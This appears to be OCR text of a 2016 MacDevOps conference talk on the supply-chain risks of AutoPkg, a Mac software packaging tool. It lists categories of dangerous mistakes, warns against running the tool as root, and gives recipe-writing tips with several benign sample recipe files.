
Techworld @techworldnews 11h
TMZ.com is latest victim of #malware advertising campaign: bit.ly/23LdHnt @Malwarebytes pic.twitter.com/Rjfn6SbkpA
Retweeted by Malwarebytes
Show Photo

Malwarebytes @Malwarebytes 3h
#DayZ in a Daze: Forum Breach Confirmed | Malwarebytes Unpacked
blog.malwarebytes.org/hacking-2/2016… via

the SOFTWARE SUPPLY CHAIN



#14: ADMINISTRATIVE FATIGUE



#15: OVER-AUTOMATION

Adobe Flash Player-autoupdate.jss.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Identifier</key>
    <string>com.example.jss.AdobeFlashPlayer-autoupdate</string>
    <key>Input</key>
    <dict>
        <key>CATEGORY</key>
        <string>Media Plugins and Viewers</string>
        <key>GROUP_NAME</key>
        <string>%NAME%-autoupdate</string>
        <key>GROUP_TEMPLATE</key>
        <string>AdobeFlashPlayerSmartGroupTemplate-autoupdate.xml</string>
        <key>NAME</key>
        <string>Adobe Flash Player</string>
        <key>POLICY_CATEGORY</key>
        <string>Auto Update Magic</string>
        <key>POLICY_TEMPLATE</key>
        <string>PolicyTemplate-autoupdate.xml</string>
    </dict>
    <key>ParentRecipe</key>
    <string>com.github.jss-recipes.jss.AdobeFlashPlayer</string>
</dict>
```

the BAD THINGS

#1: Deleting things

#2: Overwriting things

#3: Fun with processors

#4: Naming curiosities

#5: Surprise variables

#6: Surreptitious scripts

#7: Trust without verification

#8: Plain boring typos

#9: Technical confusion

#10: Find/replace flubs

#11: Loose licensing

#12: Software regression

#13: Side-loading and hijacking

#14: Administrative fatigue

#15: Over-automation


there is HOPE

How (NOT) to do BAD THINGS with AUTOPKG

Elliot Jordan
Senior Consultant • Linde Group
MacDevOps:YVR • June 20, 2016 • Vancouver

DON'T RUN AUTOPKG *as* ROOT

DON'T RUN AUTOPKG *as* ROOT

```
$ sudo autopkg run -v Firefox.pkg
```


```
WARNING! WARNING! WARNING! WARNING! WARNING! WARNING! WARNING! WARNING!

    Running AutoPkg as root or using `sudo` is not recommended!
    A mistake in a recipe or processor could modify or delete
    important system files.
    Please run autopkg as an unprivileged user.
    A future release of autopkg may fail with an error if run as
    root.

WARNING! WARNING! WARNING! WARNING! WARNING! WARNING! WARNING! WARNING!
```

DON'T RUN AUTOPKG *as* ROOT

```
$ autopkg run -v Firefox.pkg
```

```
Traceback (most recent call last):
  File "/usr/local/bin/autopkg", line 1662, in <module>
    sys.exit(main(sys.argv))
  File "/usr/local/bin/autopkg", line 1656, in main
    exit(subcommands[verb]['function'](argv))
  File "/usr/local/bin/autopkg", line 1394, in run_recipes
    os.makedirs(cache_dir, 0755)
  File "/System/Library/Frameworks/Python.framework/Versions/2.7/lib/python2.7/
os.py", line 157, in makedirs
    mkdir(name, mode)
OSError: [Errno 13] Permission denied: '/Users/elliot/Library/AutoPkg/Cache'
```

DON'T RUN AUTOPKG *as* ROOT



READ *and* WRITE RECIPES

READ *and* WRITE RECIPES

AutoPkgr.pkg.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
      <key>Description</key>
      <string>Downloads the latest version of AutoPkgr and creates a package.</string>
      <key>Identifier</key>
      <string>com.github.homebysix.pkg.AutoPkgr</string>
      <key>ParentRecipe</key>
      <string>com.github.homebysix.download.AutoPkgr</string>
      <key>Input</key>
      <dict>
            <key>BUNDLE_ID</key>
            <string>com.lindegroup.AutoPkgr</string>
            <key>NAME</key>
            <string>AutoPkgr</string>
      </dict>
      <key>MinimumVersion</key>
      <string>0.5.0</string>
      <key>Process</key>
      <array>
            <dict>
                  <key>Processor</key>
                  <string>PkgRootCreator</string>
                  <key>Arguments</key>
                  <dict>
                        <key>pkgdirs</key>
                        <dict>
                              <key>Applications</key>
                              <string>0775</string>
                        </dict>
                        <key>pkgroot</key>
                        <string>%RECIPE_CACHE_DIR%/%NAME%</string>
                  </dict>
```

READ and WRITE RECIPES

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
 <key>Description</key>
 <string>Downloads the latest version of GoToMeeting and imports it into Munki.</string>
 <key>Identifier</key>
 <string>com.github.homebysix.munki.GoToMeeting</string>
 <key>Input</key>
 <dict>
   <key>MUNKI_REPO_SUBDIR</key>
   <string>apps/GoToMeeting</string>
   <key>NAME</key>
   <string>GoToMeeting</string>
   <key>pkginfo</key>
   <dict>
     <key>catalogs</key>
     <array>
       <string>testing</string>
     </array>
     <key>description</key>
     <string>Online meeting, desktop sharing, and video conferencing software.</string>
     <key>developer</key>
     <string>Citrix Systems, Inc.</string>
     <key>display_name</key>
     <string>GoToMeeting</string>
     <key>name</key>
     <string>%NAME%</string>
     <key>preinstall_script</key>
     <string>#!/bin/sh
```


READ *and* WRITE RECIPES

Start small.

Master recipe overrides first.

```
 1 <?xml version="1.0" encoding="UTF-8"?>
 2 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
 3 <plist version="1.0">
 4 <dict>
 5  <key>Identifier</key>
 6  <string>local.munki.Bartender2</string>
 7  <key>Input</key>
 8  <dict>
 9    <key>SPARKLE_FEED_URL</key>
10    <string>https://www.macbartender.com/B2/updates/Appcast.xml</string>
11  </dict>
12  <key>ParentRecipe</key>
13  <string>com.github.keeleysam.recipes.surteesstudios.Bartender.munki</string>
14 </dict>
15 </plist>
```

READ *and* WRITE RECIPES



Don't be afraid to copy.

Using similar app recipes as templates is a great way to bootstrap your recipe writing.

READ *and* WRITE RECIPES

Use Recipe Robot to learn.

Comparing automatically generated recipes to your hand-written recipes can give you ideas and catch errors.


(Stick around after this session for a short demo of Recipe Robot!)

Recipe Robot

A kick ass tool for creating AutoPkg recipes.

READ *and* WRITE RECIPES

Run a "diff" against existing recipes.

